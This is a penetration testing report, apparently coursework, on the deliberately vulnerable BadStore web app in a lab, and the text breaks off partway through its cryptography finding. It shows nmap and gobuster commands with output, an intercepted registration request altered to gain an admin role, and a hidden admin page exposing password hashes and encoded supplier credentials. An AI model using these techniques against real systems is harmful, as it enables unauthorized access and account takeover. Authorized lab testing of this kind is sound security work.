

Pentesting Assessment Report

Badstore Web App

Contents

Badstore Web App

Contents

Executive Summary

Technical Summary

Assessment Summary

Assessment Methodology

Scope of Work

Assessment Findings

 Target Discovery

 Nmap Scan

 Web Server Enumeration and Findings

 Broken Access Control

 Directory Listing

 Cryptographic Failure

 Insecure Password Recovery

 SQL Injection

 Cross Site Scripting

 Insecure Communications

 Business Logic Vulnerability

 Unrestricted File Upload

 Recommendations

Executive Summary

The Badstore web application was subjected to a comprehensive penetration testing exercise aimed at identifying potential vulnerabilities and risks that could be exploited by malicious actors. The testing methodology involved a combination of automated and manual testing techniques, including black-box testing.

The testing uncovered multiple vulnerabilities, including SQL injection, cross-site scripting (XSS), and broken access control vulnerabilities. These vulnerabilities could allow attackers to gain unauthorized access to sensitive data, modify application functionality, and execute arbitrary code on the application server.

The vulnerabilities discovered were classified according to their severity level, risk rating, and potential impact on the application and its users. Proof-of-concept exploits were developed to demonstrate how these vulnerabilities could be exploited by attackers.

Based on the findings of the testing, we recommend that the Badstore application be immediately patched to address the identified vulnerabilities. Additionally, it is recommended that security controls such as access controls, input validation, and output encoding be implemented to prevent future vulnerabilities from arising.

Overall, the penetration testing exercise provided valuable insights into the security posture of the Badstore web application and highlighted the need for ongoing vigilance and proactive measures to maintain the application's security.

Technical Summary

The Penetration Testing project on the Badstore vulnerable web application utilized the OWASP methodology and various tools including netdiscover, nmap, burpsuite, wireshark, gobuster, hash-identifier, cyberchef, and crackstation. The techniques used during the Penetration Testing project involved a combination of automated and manual testing techniques, including black-box testing.

The Penetration Testing project identified several vulnerabilities within the Badstore web application, each of which was rated based on the severity of the vulnerability and its potential impact on the system. The Broken Access Control allowed an attacker to access restricted content and perform unauthorized actions. The Directory Listing exposed sensitive files and directories to unauthorized users. The Cryptographic Failure allowed an attacker to decrypt sensitive data. The Insecure Password Recovery allowed an attacker to reset passwords and gain unauthorized access. The SQL Injection vulnerabilities allowed an attacker to execute SQL code on the server. The Cross Site Scripting vulnerabilities allowed an attacker to execute javascript code. The Insecure Communications allowed an attacker to intercept and manipulate sensitive data in transit. The Unrestricted File Upload allowed an attacker to upload and execute malicious files on the server. The Business Logic vulnerabilities allowed an attacker to manipulate the application's workflows to gain unauthorized access to sensitive information or perform unauthorized actions.

Mitigation recommendations were provided for each vulnerability identified during the Penetration Testing project. These recommendations include implementing strong password policies, limiting user access to only necessary resources, implementing proper input validation and sanitization, encrypting sensitive data, implementing secure communication protocols, and improving the business logic of the application. It is highly recommended that the organization implements the remediation measures as soon as possible to reduce the risk of a successful attack. Additionally, regular Penetration Testing should be conducted to identify any new vulnerabilities and ensure that the remediation measures are effective.

The Penetration Testing project identified several vulnerabilities within the Badstore web application, each of which was rated based on the severity of the vulnerability and its potential impact on the system. The table below provides a summary of the vulnerabilities identified, their risk level, risk matrix, description, potential impact, and recommendations to mitigate the vulnerability.

Vulnerability	Risk Level	Risk Matrix	Description	Potential Impact	Recommendations
---------------	------------	-------------	-------------	------------------	-----------------

Vulnerability	Risk Level	Risk Matrix	Description	Potential Impact	Recommendations
Directory Listing	Medium	6.0	Exposing sensitive files and directories to unauthorized users	Disclosure of sensitive information	Disable directory listing in web server configurations
Broken Access Control	Critical	9.5	Accessing restricted content and performing unauthorized actions	Unauthorized access to sensitive information and system resources	Implement proper access control and input validation to prevent Broken Access Control attacks
Cryptographic Failure	Critical	9.0	Decrypting sensitive data	Disclosure of sensitive information	Implement proper encryption and key management practices to prevent Cryptographic Failure attacks
Insecure Password Recovery	Critical	10.0	Resetting passwords and gaining unauthorized access	Unauthorized access to user accounts	Implement proper authentication and input validation to prevent Insecure Password Recovery attacks
SQL Injection	Critical	10.0	Executing SQL code on the server	Unauthorized access to sensitive information and system resources	Implement proper input validation and sanitization to prevent SQL Injection attacks
Cross Site Scripting	Critical	8.0	Executing arbitrary code in the user's browser	Unauthorized access to sensitive information and system resources	Implement proper input validation and output encoding to prevent Cross Site Scripting attacks
Insecure Communications	Critical	9.5	Intercepting and manipulating sensitive data in transit	Disclosure of sensitive information	Implement secure communication protocols, such as SSL/TLS, to encrypt communication channels

Vulnerability	Risk Level	Risk Matrix	Description	Potential Impact	Recommendations
Unrestricted File Upload	High	8.0	Uploading and executing malicious files on the server	Unauthorized access to sensitive information and system resources	Implement proper input validation and file type verification to prevent Unrestricted File Upload attacks
Business Logic Vulnerability	Critical	9.0	Inconsistent application of business rules	Unauthorized access to sensitive data/functions	Implement proper business logic validation

Assessment Summary

The Badstore web application penetration test was conducted using both automated and manual testing techniques including black box testing. The testing focused on identifying vulnerabilities in the web application that could potentially be exploited by an attacker.

The tests identified several vulnerabilities in the application including:

1. Broken Access Control: The application was found to have several broken access control vulnerabilities, which could allow an attacker to gain unauthorized access to sensitive information.
2. Directory Listing: The application was found to have directory listing enabled, which could potentially allow an attacker to gain unauthorized access to sensitive information.
3. Cryptographic Failure: The application was found to have several cryptographic vulnerabilities, including weak encryption algorithms and insecure storage of encryption keys.
4. Insecure Password Recovery: The application was found to have insecure password recovery mechanisms, which could allow an attacker to gain unauthorized access to user accounts.
5. SQL Injection: The application was found to be vulnerable to SQL injection attacks, which could potentially allow an attacker to execute arbitrary SQL code on the server.
6. Cross Site Scripting: The application was found to be vulnerable to cross site scripting attacks, which could potentially allow an attacker to execute malicious javascript code on a victim's browser.
7. Insecure Communications: The application was found to have several insecure communication channels, which could potentially allow an attacker to intercept sensitive information.
8. Unrestricted File Upload: The application was found to be vulnerable to unrestricted file upload, which could potentially allow an attacker to upload malicious files to the server.
9. Business Logic Vulnerability: The application was found to be vulnerable to business logic vulnerabilities, which could potentially allow an attacker to bypass the application's business logic and perform unauthorized actions.

Overall, the results of the penetration testing demonstrate the importance of conducting regular vulnerability assessments of web applications to identify and mitigate potential security risks. It is recommended that the identified vulnerabilities be addressed promptly to ensure the security and integrity of the application and its users.

Assessment Methodology

The methodology used in this penetration testing project was based on the Open Web Application Security Project (OWASP) testing guide. The OWASP methodology is a comprehensive framework for testing web applications and provides a structured approach to identifying potential vulnerabilities and risks.

Initially, we used tools such as netdiscover and nmap to identify the target system's IP address and determine the target's open ports.

We used Burp Suite to perform a manual test of the Badstore web application, identifying vulnerabilities such as Broken Access Control, Directory Listing, Cryptographic Failure, Insecure Password Recovery, SQL Injection, Cross Site Scripting, Insecure Communications, Unrestricted File Upload and Business Logic Vulnerabilities. Wireshark was used to analyze network traffic and identify potential security weaknesses, such as weak encryption or improper handling of sensitive data. Tools such as Gobuster was used to identify hidden directories and files on the web server. We also used Hash-identifier and CyberChef to crack password hashes and gain access to the application. Additionally, we used CrackStation to crack weak passwords and gain unauthorized access to the application.

Tools:

The following tools were used during the course of this penetration testing project:

- Netdiscover and Nmap: used for network discovery and port scanning
- Burp Suite: used for web application scanning and vulnerability identification
- Wireshark: used for network traffic analysis and identification of potential security weaknesses
- Gobuster: used for directory and file enumeration on the web server
- Hash-identifier and CyberChef: used for password hash identification and cracking
- CrackStation: used for cracking weak passwords and gaining unauthorized access to the application.

The use of these tools enabled us to conduct a comprehensive and detailed penetration testing project, identifying multiple vulnerabilities and recommending appropriate remediation measures to improve the security posture of the Badstore web application.

Scope of Work

The scope of this penetration testing project is limited to the Badstore web application and its underlying infrastructure. Testing will be conducted on ports 80 and 443, with the aim of identifying potential vulnerabilities and risks that could be exploited by attackers.

The Rules of Engagement allow for active scanning of the web application for OSINT, and the use of any TTP, including existing exploits and bespoke scripts. However, the use of SQLmap is explicitly excluded from the scope of this project. The testing will not involve any offline attacks on the victim Virtual Hard Disk or interaction with the GRUB loader on the coursework VM. Any interaction with the target must occur through the network, and files should not be accessed directly on the coursework VM.

The exploitation and post-exploitation processes will be documented in detail, and will be replicable. The testing will be conducted with the utmost care and professionalism, with no intentional damage to the web application or underlying infrastructure.

Assessment Findings

The screenshot shows a web browser window for 'BadStore.net'. The address bar indicates the URL is 192.168.1.16/cgi-bin/badstore.cgi. The page title is 'Welcome to BadStore.net!'. The header includes a 'Quick Item Search' bar, a 'Welcome {Unregistered User}' message, and a 'View Cart' link. On the left, a sidebar lists navigation links: Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, Suppliers Only (with links to Supplier Login, Supplier Contract, and Supplier Procedures), and Reference (with a link to the BadStore.net Manual v1.2). The main content area features a large historical black-and-white photograph of a stone building with a sign that reads 'GASKILL BROS'. Several people are visible outside the store. At the bottom of the page, a footer note states 'BadStore v1.2.3s - Copyright © 2004-2005'.

Target Discovery

We used “netdiscover” tool to discover the “target IP” and found the “target” to be at the address “192.168.1.16”

```
sudo netdiscover -i eth0 -r 192.168.1.0/24
```

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.16	08:00:27:c1:d3:60	1	60	PCS Systemtechnik GmbH	
		2			
		1			

Nmap Scan

After we found out the IP address, we scanned the target for open ports using “Nmap”.

```
nmap -v -T4 -sC -sV -p- --min-rate=1000 -oN nmap.log 192.168.1.16
```

```
└$ nmap -v -T4 -sC -sV -p- --min-rate=1000 -oN nmap.log 192.168.1.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 19:36 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Initiating Ping Scan at 19:36
Scanning 192.168.1.16 [2 ports]
Completed Ping Scan at 19:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:36
Completed Parallel DNS resolution of 1 host. at 19:36, 0.05s elapsed
Initiating Connect Scan at 19:36
Scanning 192.168.1.16 [65535 ports]
Discovered open port 80/tcp on 192.168.1.16
Discovered open port 3306/tcp on 192.168.1.16
Discovered open port 443/tcp on 192.168.1.16
Completed Connect Scan at 19:36, 1.36s elapsed (65535 total ports)
Initiating Service scan at 19:36
Scanning 3 services on 192.168.1.16
Completed Service scan at 19:37, 12.12s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.16.
Initiating NSE at 19:37
Completed NSE at 19:37, 0.67s elapsed
Initiating NSE at 19:37
Completed NSE at 19:37, 0.05s elapsed
Initiating NSE at 19:37
Completed NSE at 19:37, 0.00s elapsed
Nmap scan report for 192.168.1.16
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (conn-refused)
```

```

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_http-server-header: Apache/1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
|_http-title: Welcome to BadStore.net v1.2.3s - document library and store, hiding empty folders
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE Contents
|_ Potentially risky methods: TRACE
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
| http-favicon: Unknown favicon MD5: A9CBB6E162F76BE464E6BC308B3266B9
443/tcp   open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_ssl2:
|   SSLv2 supported
|   ciphers:
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_ Potentially risky methods: TRACE
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
| http-title: Welcome to BadStore.net v1.2.3s
| http-favicon: Unknown favicon MD5: A9CBB6E162F76BE464E6BC308B3266B9
|_ssl-date: 2023-05-01T23:37:06+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=www.badstore.net/organizationName=BadStore.net/stateOrProvinceName=Illinois/countryName=US
| Subject Alternative Name: email:root@badstore.net
| Issuer: commonName=Snake Oil CA/organizationName=Snake Oil, Ltd/stateOrProvinceName=Snake Desert/countryName=XY
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2006-05-10T12:52:53
| Not valid after: 2009-02-02T12:52:53
| MD5: 4d683443fab88f51205719e9ed1878c5
| SHA-1: c0bf6ef898c5b661f7030bb4f4bc5bbde6a0fbcc1
| http-server-header: Apache/1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
3306/tcp open  mysql   MySQL 4.1.7-standard
|_mysql-info:
|   Protocol: 10
|   Version: 4.1.7-standard
|   Thread ID: 6
|   Capabilities flags: 33324
|   Some Capabilities: Support41Auth, SupportsCompression, LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase
|   Status: Autocommit
|_ Salt: 0+$8\H1]cWj0Nv,t&^&

```

We found out that there were 3 ports open on the “target” machine. Port 80, 443 and 3306, containing a “web server” and a “mysql” instance.

Web Server Enumeration and Findings

We clicked around the application and found a “login” and “registration” page.

Broken Access Control

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

[Login / Register](#)

- Suppliers Only -

[Supplier Login](#)

[Supplier Contract](#)

[Supplier Procedures](#)

- Reference -

[BadStore.net Manual v1.2](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Register for a New Account

Full Name:

Email Address:

Password:

Password Hint - What's Your Favorite Color?:

(The Password Hint is used as a security measure to help recover a forgotten password. You will need both your email address and this hint to access your account if you forget your current password.)

We tried registering a user account and intercepted the request using “Burpsuite”. There was some interesting info. First, the traffic was unencrypted and then there was a “roles” field, which was exploitable. We changed the “role=U” to “role=A” and we had an “admin” account created.

Request	Response
<pre>Pretty Raw Hex 1 POST /cgi-bin/badstore.cgi?action=register HTTP/1.1 2 Host: 192.168.1.16 3 Content-Length: 83 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://192.168.1.16 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q =0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=loginregister 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: SSOID=YXNkamtkc0BzamRvLnVbToMWRjOWJkYjIyZDA0ZGMzMmA2NnRizDgzMTNlZDA1NtpYmNaC21r%0AYy5jb206VQ%3D 14 Connection: close 15 16 fullname=abc&email=abc%40abc.com&passwd=1234&pwdhint=green&role=U&Register=Register</pre>	<p>BADSTORE.NET</p> <p>Welcome to BadStore.net!</p> <p>Home</p> <p>What's New</p> <p>Sign Our Guestbook</p> <p>View Previous Orders</p> <p>About Us</p> <p>My Account</p> <p>Login / Register</p> <p>- Suppliers Only -</p> <p>Supplier Login</p> <p>Supplier Contract</p> <p>Supplier Procedures</p> <p>- Reference -</p> <p>BadStore.net Manual v1.2</p> <p>BadStore v1.2.3s - Copyright © 2004-2005</p>

Request

```
Pretty Raw Hex
1 POST /cgi-bin/badstore.cgi?action=register HTTP/1.1
2 Host: 192.168.1.16
3 Content-Length: 78
4 Content-Type: application/x-www-form-urlencoded
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.16
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.63 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.16/cgi-bin/badstore.cgi?action=loginregister
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SSID=V9Kkamtk0BzamRvLmVbT04MWRj0WJYjByZDA02GMyMDA2NmR1ZdgzMTNlZDA1NTphYmNa21r%0AYy5jb206VQ%3D
14 %3Dx0A
15 Connection: close
16 fullname=admin&email=admin&passwd=admin&pwdhint=green&role=A&Register=Register
```

Response

```
Pretty Raw Hex Render
```

The response shows the BadStore.net homepage. The header includes the site's name "BADSTORE.NET" and a "Quick Item Search" bar. The main content features a "Welcome to BadStore.net!" message and a historical black and white photograph of a stone building labeled "GASKILL BROS." with several people standing outside. On the left sidebar, there are links for Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, Suppliers Only (with links to Supplier Login, Supplier Contract, and Supplier Procedures), and Reference (with a link to the BadStore.net Manual v1.2).

The request was successful and we were registered as “Admin” role, which would also be confirmed in the next step. We saw that there was an “action” field which we could manipulate. We tried action=admin and got the secret admin page.

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=register

The screenshot shows the BadStore.net admin page. The URL in the address bar is highlighted with a red box. The page content is identical to the standard homepage, featuring the "BADSTORE.NET" logo, a "Welcome abc - Cart contains 0 items at \$0.00" message, and the same historical photo of the Gaskill Bros. store. The left sidebar contains the same navigation links as the standard site.

A large historical black and white photograph of a two-story stone building with a gabled roof. The sign above the entrance reads "GASKILL BROS.". Several men in period clothing are standing outside the building, some near the entrance and others near the windows.

The screenshot shows a web browser window with the URL `192.168.1.16/cgi-bin/badstore.cgi?action=admin`. The page title is "BADSTORE.NET". A red box highlights the URL bar. The main content area is titled "Secret Administration Menu" and contains the question "Where do you want to be taken today?". Below this is a dropdown menu with "View Sales Reports" and a "Do It" button. On the left sidebar, there is a navigation menu with links: Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, - Suppliers Only -, Supplier Login, Supplier Contract, Supplier Procedures, and - Reference -. At the bottom right of the main content area, it says "BadStore v1.2.3s - Copyright © 2004-2005".

We clicked the drop down menu and found a “show current users” option. Pressed “Do It” and our newly created user had the “admin” role as we expected.

← → C Not secure | 192.168.1.16/cgi-bin/badstore.cgi?action=adminportal

The screenshot shows a web browser displaying the 'BADSTORE.NET' website. The title bar indicates the URL is 192.168.1.16/cgi-bin/badstore.cgi?action=adminportal. The page header includes a 'Quick Item Search' bar, a 'Welcome abc - Cart contains 0 items at \$0.00' message, and a 'View Cart' link. The main content area is titled 'Secret Administration Portal'. On the left, there is a sidebar with links: Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, and sections for Suppliers Only, Reference, and BadStore.net Manual v1.2. A table lists user information with columns: Email Address, Password, Pass Hint, Full Name, and Role. The 'abc@abc.com' row is highlighted with a red border.

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fb84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fb38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4FBFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich HÃ¤ber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
abc@abc.com	81dc9bdb52d04dc20036dbd8313ed055	green	abc	A

Directory Listing

We used "gobuster" tool to list out common directories and found some interesting ones.


```
gobuster dir -u 192.168.1.16 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,docx
```

```
gobuster dir -u 192.168.1.16/cgi-bin -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,cgi,old
```

```
(kali㉿kali)-[~/Stuff/VulnVMS/Badstore]
$ gobuster dir -u 192.168.1.16/cgi-bin -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,cgi,old
Gobuster v3.5 UI test...
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.16/cgi-bin
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.5
[+] Extensions:  cgi,old,php,txt,html
[+] Timeout:     10s
=====
2023/05/01 21:12:23 Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 280]
/.hta           (Status: 403) [Size: 279]
/.hta.txt       (Status: 403) [Size: 283]
/.hta.php       (Status: 403) [Size: 283]
/.hta.html      (Status: 403) [Size: 284]
/.hta.cgi       (Status: 403) [Size: 283]
/.hta.old       (Status: 403) [Size: 283]
/.htaccess      (Status: 403) [Size: 284]
/.htaccess.php  (Status: 403) [Size: 288]
/.htaccess.cgi  (Status: 403) [Size: 288]
/.htaccess.html (Status: 403) [Size: 289]
/.htpasswd.php  (Status: 403) [Size: 288]
/.htpasswd      (Status: 403) [Size: 284]
/.htpasswd.old  (Status: 403) [Size: 288]
/.htpasswd.cgi  (Status: 403) [Size: 288]
/.htaccess.txt  (Status: 403) [Size: 288]
/.htaccess.old  (Status: 403) [Size: 288]
/.htpasswd.html (Status: 403) [Size: 289]
/.htpasswd.txt  (Status: 403) [Size: 288]
/test.cgi        (Status: 200) [Size: 237]
/switch.cgi      (Status: 200) [Size: 117]
```

The robots.txt had some interesting info, so we looked into it.




```
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: qooqlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```

The “supplier” directory had some interesting information that led us to our next step in the testing.



Name	Last modified	Size	Description
Parent Directory	01-May-2023 23:25	-	
accounts	29-Nov-2004 20:51	1k	


Index of /supplier

Name	Last modified	Size	Description
Parent Directory	01-May-2023 23:25	-	
accounts	29-Nov-2004 20:51	1k	

Apache/1.3.28 Server at 192.168.1.16 Port 80

Cryptographic Failure

The “accounts” file within the “supplier” directory had Base64 encoded strings, which we decoded using the “Cyberchef” tool.



```
1001:am9ldXNlcjIwYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```

These contained the username, passwords, IP addresses of various “suppliers”.

```
$ cat findings/suppliersdata.txt
1001:am9ldXNlcjIwYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5
